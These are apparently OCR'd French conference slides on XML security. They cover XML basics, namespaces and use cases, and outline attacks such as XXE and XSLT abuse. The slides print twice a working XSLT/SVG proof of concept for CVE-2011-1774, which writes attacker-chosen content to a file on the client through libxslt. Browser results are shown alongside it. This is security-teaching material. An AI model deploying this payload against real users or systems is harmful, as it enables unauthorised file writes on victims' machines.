
XML & Sécurité

Questions ?


Intro à XML




Démo !

ATOM

```
<feed>
  <title>Nom du blog</title>
  <entry><title>Entrée 1</title></entry>
  <entry><title>Entrée 2</title></entry>
  <entry><title>Entrée 3</title></entry>
</feed>
```




XML & Sécurité


Définition
Homo-iconicité
Intro à XML
Cas d'usage
Encapsulation
XDP
XSPF
Déni de service
Total
Temporaire
Grammaire (DTD)
XSS
XXE
Self-reference
XSLT, le retour
2011 vs 2012
Fuzzing
Exploitation + +
Plan

XML :
Extensible Markup Language

XML :

Markup



Minimaliste

ple

<empty/>

Simple

```xml
<?xml version="1.0" encoding="utf-8"?>
<livre type="roman">
  <titre>Titre du livre</titre>
  <chapitre num="1">Titre du chap1</chapitre>
  <chapitre num="2">Titre du chap2</chapitre>
</livre>
```

Utile

```
<?xml-stylesheet type="text/xml" href="#evilxslt"?>
<!DOCTYPE doc [ <!ATTLIST xsl:stylesheet id ID #REQUIRED > ]>
<doc>
<evil-location>/tmp/0wn3d</evil-location>
<evil-content>Will be stored in a file client-side</evil-content>
<xsl:stylesheet id="evilxslt" version="1.0"
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
  xmlns:sx="http://icl.com/saxon"
  extension-element-prefixes="sx"
  xmlns="http://www.w3.org/1999/xhtml" >
<xsl:output method="xml" indent="yes"
  doctype-system="http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd"
  doctype-public="-//W3C//DTD SVG 1.1//EN" />
<xsl:template match="/">
        <xsl:variable name="location" select="//evil-location/text()"/>
        <xsl:variable name="vendor" select="system-property('xsl:vendor')"/>
        <svg width="200" height="200" version="1.1" xmlns="http://www.w3.org/2000/svg">
        <text x="10" y="80">XSLT engine : [<xsl:copy-of select="$vendor"/>]</text>
        <xsl:choose>
                <xsl:when test="$vendor = 'libxslt'">
                        <text x="10" y="110">Probably vulnerable, exploiting ...</text>
                        <circle cx="80" cy="30" r="20" stroke="black" fill="red"/>
                        <sx:output file="{$location}" method="text">
                                <xsl:value-of select="//evil-content"/>
                        </sx:output>
                </xsl:when>
                <xsl:otherwise>
                        <text x="10" y="110">Not vulnerable</text>
                        <circle cx="80" cy="30" r="20" stroke="black" fill="green"/>
                </xsl:otherwise>
        </xsl:choose>
</svg>
</xsl:template>
</xsl:stylesheet>
</doc>
```

XML :
Extensible Markup Language

Extensible

Souvent une URL

Espaces de noms

Définit le sens précis
et le rôle d'une balise

```
<foo xmlns="http://www.agarri.fr/2012/jssi">
    <u>Hello</u>
    <html xmlns="http://www.w3.org/1999/xhtml">
        <u>World !</u>
    </html>
</foo>
```

Hello World !

Limite les ambiguïtés

http://www.w3.org/1999/xhtml

http://www.w3.org/2000/svg

http://www.w3.org/1999/XSL/Transform

Associe à un schéma

http://xml.insee.fr/schema

Active des fonctionnalités

http://php.net/xsl

http://xml.apache.org/xalan/java

http://ns.adobe.com/XSLTExtensions/1.0

```
"1.0" encoding="utf-8"?>
man">
u livre</titre>
n="1">Titre du chap1</chapitre>
n="2">Titre du chap2</chapitre>
```

Homo-iconicité

De même apparence

Lisp, ASM, XSLT, ...

Données : XML Code : XSLT

Instruction de traitement : PI

conicité

De même apparence

Lisp, ASM, XSLT, ...

Homo-iconicité


De même apparence

Lisp, ASM, XSLT, ...

Données : XML Code : XSLT

Instruction de traitement : PI

Grammaire : DTD Conteneur : SVG, XDP



PI + DTD + XML + XSL + SVG

```
<?xml-stylesheet type="text/xml" href="#evilxslt"?>
<!DOCTYPE doc [ <!ATTLIST xsl:stylesheet id ID #REQUIRED > ]>
<doc>
<evil-location>/tmp/0wn3d</evil-location>
<evil-content>Will be stored in a file client-side</evil-content>
<xsl:stylesheet id="evilxslt" version="1.0"
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
  xmlns:sx="http://icl.com/saxon"
  extension-element-prefixes="sx"
  xmlns="http://www.w3.org/1999/xhtml" >
<xsl:output method="xml" indent="yes"
  doctype-system="http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd"
  doctype-public="-//W3C//DTD SVG 1.1//EN" />
<xsl:template match="/">
        <xsl:variable name="location" select="//evil-location/text()"/>
        <xsl:variable name="vendor" select="system-property('xsl:vendor')"/>
        <svg width="200" height="200" version="1.1" xmlns="http://www.w3.org/2000/svg">
        <text x="10" y="80">XSLT engine : [<xsl:copy-of select="$vendor"/>]</text>
        <xsl:choose>
                <xsl:when test="$vendor = 'libxslt'">
                        <text x="10" y="110">Probably vulnerable, exploiting ...</text>
                        <circle cx="80" cy="30" r="20" stroke="black" fill="red"/>
                        <sx:output file="{$location}" method="text">
                                <xsl:value-of select="//evil-content"/>
                        </sx:output>
                </xsl:when>
                <xsl:otherwise>
                        <text x="10" y="110">Not vulnerable</text>
                        <circle cx="80" cy="30" r="20" stroke="black" fill="green"/>
                </xsl:otherwise>
        </xsl:choose>
</svg>
</xsl:template>
</xsl:stylesheet>
</doc>
```

?

SVG dynamique
PoC pour CVE-2011-1774

XSLT engine : [Transformiix]

Not vulnerable

XSLT engine : [Opera]

Not vulnerable

XSLT engine : [libxslt]

Probably vulnerable

Check "/tmp/0wn3d" ...

Cas d'usage

Authe

Image : SVG

WebS

WebServices : SOAP

Webs

Web : XHTML

Sig

Signature : XML-DSig


Programmation : XSL

Playlist : XSPF


Blog : RSS / Atom

Authentification : SAML

